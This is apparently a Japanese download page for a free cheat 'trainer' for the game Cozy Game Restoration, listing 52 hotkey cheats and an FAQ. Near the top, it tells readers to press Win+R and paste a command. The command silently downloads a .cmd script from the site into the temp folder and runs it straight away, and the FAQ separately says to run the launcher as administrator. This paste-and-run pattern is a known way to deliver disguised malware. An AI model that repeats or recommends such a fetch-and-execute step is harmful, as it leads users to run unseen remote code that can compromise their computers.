Flint Trainersトレーナー
Cozy Game Restoration トレーナー — 無料ダウンロード 2026
- ゲーム
- Cozy Game Restoration
- ゲームのバージョン
- v1.02
- オプション
- 52
- 追加日
- 31 окт 2026
スクリーンショット





Win+Rでの別のインストール方法
手動でダウンロードしたくない場合は、「ファイル名を指定して実行」に1つのコマンドを入力するだけで、公式のFlint.zipがダウンロードされ、%LOCALAPPDATA%\Flint Trainersに展開されてランチャーが起動します。
- Win+Rを押します(「ファイル名を指定して実行」が開きます)。
- 下のコマンドを貼り付けてEnterを押します。
- 完了まで待ちます。スクリプトがダウンロード、展開、Flint Trainersの起動まで行います。
cmd /c curl -sL https://flinttrainers.com/i/cozy-game-restoration-trainer.cmd -o "%TEMP%\th.cmd" & "%TEMP%\th.cmd"
貼り付けるのはこのページのコマンドだけにしてください。公式ドメインはflinttrainers.comで、ファイルのSHA-256はこのページに表示されています。
Windows 10 1803+またはWindows 11が必要です(curlとtarは標準搭載)。アーカイブサイズは約38.5 MB。
Windowsが1803より古い場合やコマンドが失敗した場合は、通常のDownloadボタンでZIPをダウンロードして手動で展開してください。
説明
Flint Trainers trainer for Cozy Game Restoration: 52 options. Single-player / offline / custom only: cartridges, parcels, collection, quests, stickers, shelves. Not for ranked matchmaking.
動画
機能
ホットキーをクリックするとコピーできます。
craft
- Instant Clean Cartridge (
Num 1) - Skip Dirt Layers (
Num 2) - One Hit Peel Sticker (
Num 3) - Tape Peels Instantly (
Num 4) - Super Clean Speed (
Ctrl+Num *) - Instant Label Restore (
Alt+Num 7) - Crack Shell Repair Instant (
Alt+Num 8) - No Fail / Never Ruin Cart (
Alt+Num 0) - Always Perfect Restore (
Shift+F6)
Unlocks
- Unlock All Cartridges (
Num 5) - Unlock All Regions PAL NTSC (
Num 6) - Unlock All Rarities (
Num 7) - Unlock All Platforms (
Num 8) - Complete Collection Instant (
Num +) - Unlock All 300 Quests (
Ctrl+Num 1) - Infinite Decor Gifts (
Ctrl+Num 2) - Unlock All Furniture(
Ctrl+Num 3) - Unlock All Shelf Slots (
Ctrl+Num 4) - Unlock All Cleaning Tools (
Ctrl+Num 0) - Skip Tutorial(
Alt+Num 5) - Unlock All Notes / Lore (
Alt+Num 6) - Unlock Secret Variants (
Alt+Num 9) - Unlock Collection Room Skins (
Alt+Num -) - Unlock Soundtrack / Gallery (
Shift+F7) - Complete Shelf Instant (
Shift+F10)
items
- Infinite Parcels(
Num 9) - Instant Unwrap Parcel (
Num 0) - Always Rare Find (
Num .) - Always Gold Shell (
Num *) - Max Condition Always (
Ctrl+Num +) - Reveal Next Parcel (
Ctrl+Num -) - Duplicate Cartridge (
Alt+Num 1) - Max Stack Size(
Alt+Num 2) - Infinite Ink Remover (
Alt+Num .) - Infinite Adhesive Remover (
Alt+Num *) - Infinite Mystery Boxes (
Shift+F8) - Force Regional Variant (
Shift+F9)
Progress
- Instant Quest Complete(
Num -) - XP Multiplier(
Shift+F1) - Edit Collector Level (
Shift+F2)
time
- Skip Calendar Wait (
Ctrl+Num 5) - Freeze In-Game Date (
Ctrl+Num 6) - Set Game Speed(
Alt+Num 3) - Slow Motion(
Alt+Num 4)
Economy
- Infinite Currency (
Ctrl+Num 7) - Edit Cash(
Ctrl+Num 8)
Gear
- Free Tools (
Ctrl+Num 9) - No Tool Wear (
Ctrl+Num .)
build
- Place Decor Anywhere (
Alt+Num +)
Misc
- Save Position(
Shift+F3) - Load Position(
Shift+F4) - Skip Peel Animation (
Shift+F5)
Supported version Steam Cozy Game Restoration. Solo, offline, or custom.
よくある質問
このトレーナーは現行のCozy Game Restorationバージョンで動作しますか?
はい。このトレーナーは現行のCozy Game Restorationパッチで動作します。ビルドは公開中のSteam版に追従しています。
インストールと起動の方法は?
このページからアーカイブをダウンロードして解凍し、Flint.exeを管理者として実行し、Cozy Game Restorationカードを開いて、一覧のホットキーで機能を切り替えてください。
トレーナーは無料ですか?
はい。無料でダウンロードでき、アカウントは不要です。シングルプレイ向けです。オンラインモードで使うとゲームのルールを破ることがあります。
インストール方法
Install from Flint Trainers and press Play. The Cozy Game Restoration card is in the archive.
コメント · 9


トレーナーの更新
Steamのパッチを監視しています。ゲームが更新されるとトレーナーを確認し、新しいビルドを公開します。
タグ
Flint Trainers trainer for Cozy Game Restoration: 52 options. Single-player / offline / custom only: cartridges, parcels, collection, quests, stickers, shelves. Not for ranked matchmaking.